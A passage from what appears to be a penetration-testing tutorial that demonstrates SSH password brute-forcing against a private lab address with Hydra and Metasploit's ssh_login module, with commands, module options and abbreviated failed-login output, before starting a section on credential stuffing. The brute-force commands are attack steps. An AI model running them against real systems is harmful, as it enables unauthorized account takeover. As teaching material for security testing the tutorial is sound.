can_flood_frames.txt                     http_default_userpass.txt                 multi_vendor_cctv_dvr_pass.txt           rpc_names.txt                            tomcat_mgr_default_users.txt
cms400net_default_userpass.txt           http_default_users.txt                    multi_vendor_cctv_dvr_users.txt          rservices_from_users.txt                 unix_passwords.txt
common_roots.txt                         http_owa_common.txt                       named_pipes.txt                          sap_common.txt                           unix_users.txt
dangerzone_a.txt                         idrac_default_pass.txt                    namelist.txt                             sap_default.txt                          vnc_passwords.txt
dangerzone_b.txt                         idrac_default_user.txt                    oracle_default_hashes.txt                sap_icm_paths.txt                        vxworks_collide_20.txt
db2_default_pass.txt                     ipmi_passwords.txt                        oracle_default_passwords.csv             scada_default_userpass.txt               vxworks_common_20.txt
db2_default_userpass.txt                 ipmi_users.txt                            oracle_default_userpass.txt              sensitive_files.txt                      wp-plugins.txt
db2_default_user.txt                     joomla.txt                                password.lst                             sensitive_files_win.txt                  wp-themes.txt
default_pass_for_services_unhash.txt     keyboard-patterns.txt                     piata_ssh_userpass.txt                   sid.txt
root@kali:~# hydra -l root -P /usr/share/wordlists/metasploit/
```


(We use the double-tab to list available options. We will be using the `unix_passwords.txt` file)



```
root@kali:~# hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.229.133:22 -t 4 -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-08 23:18:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.229.133:22/
[ATTEMPT] target 192.168.229.133 - login "root" - pass "admin" - 1 of 1009 [child 0] (0/0)
[ATTEMPT] target 192.168.229.133 - login "root" - pass "123456" - 2 of 1009 [child 1] (0/0)
[ATTEMPT] target 192.168.229.133 - login "root" - pass "12345" - 3 of 1009 [child 2] (0/0)
[ATTEMPT] target 192.168.229.133 - login "root" - pass "123456789" - 4 of 1009 [child 3] (0/0)
```


(The screenshot above is an abbreviated version of the results)

Let's try Metasploit. We will search for a ssh scanner (preferably a login scanner) and we will use it as shown below:




```
msf5 > search ssh

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank    Check  Description
   -   ----                                                 ---------------  ----    -----  -----------
   0   auxiliary/dos/windows/ssh/sysax_sshd_kexchange       2013-03-17       normal  No     Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
   1   auxiliary/fuzzers/ssh/ssh_kexinit_corrupt                             normal  No     SSH Key Exchange Init Corruption
   2   auxiliary/fuzzers/ssh/ssh_version_15                                  normal  No     SSH 1.5 Version Fuzzer
   3   auxiliary/fuzzers/ssh/ssh_version_2                                   normal  No     SSH 2.0 Version Fuzzer
   4   auxiliary/fuzzers/ssh/ssh_version_corrupt                             normal  No     SSH Version Corruption
   5   auxiliary/gather/qnap_lfi                            2019-11-25       normal  Yes    QNAP QTS and Photo Station Local File Inclusion
   6   auxiliary/scanner/http/cisco_firepower_login                          normal  No     Cisco Firepower Management Console 6.0 Login
   7   auxiliary/scanner/http/gitlab_user_enum              2014-11-21       normal  No     GitLab User Enumeration
   8   auxiliary/scanner/ssh/apache_karaf_command_execution 2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   9   auxiliary/scanner/ssh/cerberus_sftp_enumusers        2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   10  auxiliary/scanner/ssh/detect_kippo                                    normal  No     Kippo SSH Honeypot Detector
   11  auxiliary/scanner/ssh/eaton_xpert_backdoor           2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   12  auxiliary/scanner/ssh/fortinet_backdoor              2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   13  auxiliary/scanner/ssh/juniper_backdoor               2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   14  auxiliary/scanner/ssh/karaf_login                                     normal  No     Apache Karaf Login Utility
   15  auxiliary/scanner/ssh/libssh_auth_bypass             2018-10-16       normal  No     libssh Authentication Bypass Scanner
   16  auxiliary/scanner/ssh/ssh_enum_git_keys                               normal  No     Test SSH Github Access
   17  auxiliary/scanner/ssh/ssh_enumusers                                   normal  No     SSH Username Enumeration
   18  auxiliary/scanner/ssh/ssh_identify_pubkeys                            normal  No     SSH Public Key Acceptance Scanner
   19  auxiliary/scanner/ssh/ssh_login                                       normal  No     SSH Login Check Scanner
   20  auxiliary/scanner/ssh/ssh_login_pubkey                                normal  No     SSH Public Key Login Scanner
```

We will be using the `ssh_login` module. These are the module options:




```
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >
```

We will be setting `RHOSTS` (target machine), `USERNAME` (the login username for ssh), `PASS_FILE` (the password wordlist file), `THREADS` (the number of concurrent threads), and `VERBOSE` (Amount of output that is printed on the screen) as shown below:



```
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.229.133
rhosts => 192.168.229.133
msf5 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                                     Required  Description
   ----              ---------------                                     --------  -----------
   BLANK_PASSWORDS   false                                               no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                   yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                               no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                               no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                               no        Add all users in the current database to the list
   PASSWORD                                                              no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/unix_passwords.txt  no        File containing passwords, one per line
   RHOSTS            192.168.229.133                                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                                                  yes       The target port
   STOP_ON_SUCCESS   false                                               yes       Stop guessing when a credential works for a host
   THREADS           10                                                  yes       The number of concurrent threads (max one per host)
   USERNAME          root                                                no        A specific username to authenticate as
   USERPASS_FILE                                                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                               no        Try the username as the password for all users
   USER_FILE                                                             no        File containing usernames, one per line
   VERBOSE           true                                                yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Now, we will run it. The abbreviated results are shown below:



```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.229.133:22 - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.229.133:22 - Failed: 'root:123456'
[-] 192.168.229.133:22 - Failed: 'root:12345'
[-] 192.168.229.133:22 - Failed: 'root:123456789'
[-] 192.168.229.133:22 - Failed: 'root:password'
```

Password Spraying and Credential Stuffing

NOTE: We will not be running any attacks against any domains due to policy/legal issues.

Credential stuffing is the automated process of injecting breached account credentials in the hopes of account takeover. It is a subset of brute force attack. (For more information, visit: https://owasp.org/www-community/attacks/Credential_stuffing)